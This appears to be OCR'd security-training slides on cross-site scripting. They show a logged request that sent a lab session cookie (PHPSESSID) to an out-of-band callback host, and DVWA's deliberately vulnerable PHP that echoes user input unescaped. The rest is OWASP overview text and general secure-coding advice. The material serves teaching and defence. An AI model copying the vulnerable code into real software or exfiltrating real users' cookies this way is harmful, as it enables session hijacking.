
From IP address: 98.109.136.149 at 2025-03-14_10:52

Request

```
GET /?cookie=security=low;%20language=en;%20welcomebanner_status=dismiss;%20cookieconsent_status=dismiss;%20continueCode=W2PaW3mD5oBa7MpGPLlyrQKw2zc
Host: bxjblfluamhycuaamtdthiea44jk3ia6k.oast.fun
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Referer: http://localhost:4280/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
```

GET /?cookie=security=low;%20language=en;%20welcomebanner_status=dismiss;%20cookieconsent_status=dismiss;%20continueCode=W2PaW3mD5oBa7Mp6PLlyrQKw2zd5btQfJKGORx1Nkeb49VvJZq8gjnEXYZr3;%20PHPSESSID=07d55134939a0e2487e8702ba336c1b6 HTTP/1.1 Host: bxjblfluamhycuaamtdthiea44jk3ia6k.oast.fun Accept: image/avif,image/webp,image/apng,image/svg+xml,image/,/;q=0.8 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9 Connection: keep-alive Referer: http://localhost:4280/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36*

XSS Source


Damn Vulnerable Web Application (DVWA)Source :: Damn Vulnerable Web Application (DVWA)
localhost:4280/vulnerabilities/view_source.php?id=xss_r&security=low
Compare All Levels

Reflected XSS Source


vulnerabilities/xss_r/source/low.php

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```



Cross Site Scripting (XSS)

Author: KirstenS
Contributor(s): Jim Manico, Jeff Williams, Dave Wichers, Adar Weidman, Roman, Alan Jex, Andrew Smith, Jeff Knutson, Imifos, Erez Yalon, kingthorin, Vikas Khanna. Grant Ongers

Overview

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws, see: Types of Cross-Site Scripting.

Authentication & Authorization Flaws

Weak Passwords

Short, common passwords are easily cracked. Require minimum length and complexity.

Missing MFA


Single-factor authentication is insufficient. Add second verification layer with authenticator apps.

Session Hijacking

Insecure cookies allow attackers to steal sessions. Use HTTPOnly and Secure flags.

Privilege Escalation

Users access unauthorized features. Verify permissions on every request.



Security Testing with Burp or OWASP ZAP

1

Install Burp/ZAP Tool

Download the free open-source security scanner from the OWASP website or BurpSuite Community Edition

2

Configure Target Application

Point ZAP at your web application. Set the scope to prevent unwanted scanning.

3

Run Automated Scan

Execute the Spider tool to map the application. Launch the Active Scanner to find vulnerabilities.

4

Review & Fix Issues

Analyze the detected vulnerabilities. Implement recommended fixes in your code.

Secure Coding Best Practices

Input Validation

Always sanitize and validate user input. Never trust client-side data.

HTTPS Everywhere

Encrypt all communications. Implement proper certificate management.


Security Headers

Add Content Security Policy. Implement HSTS and X-Frame-Options headers.

Least Privilege

Restrict access based on necessity. Limit database user permissions.

Key Takeaways & Next Steps



Ongoing Process

Security is never complete. Update and test regularly.

Attacker Mindset

Think like hackers to strengthen defenses.

Continuous Learning

Stay updated with OWASP resources and security blogs.

Practical Experience

Join CTFs and bug bounty programs.

Learn More: Essential Resources

Learning Platforms:


- OWASP – Web security guidelines and tools.
- PortSwigger Web Security Academy – Free hands-on security labs.
- TryHackMe & Hack The Box – Practical cybersecurity challenges.
- https://cheatsheetseries.owasp.org/
- https://github.com/swisskyrepo/PayloadsAllTheThings


References

https://owasp.org/www-project-top-ten/

[GitHub - digininja/DVWA: Damn Vulnerable Web Application (DVWA)]()

[Exploits of a Mom]()





Explore these resources to deepen your security knowledge. Join our community slack channel for questions and ongoing support.

Q&A?

Thank You

Sheshananda Reddy Kandula

Sr Security Engineer at Adobe | AppSec | Product Securtiy | OSWE | OSCP | CISSP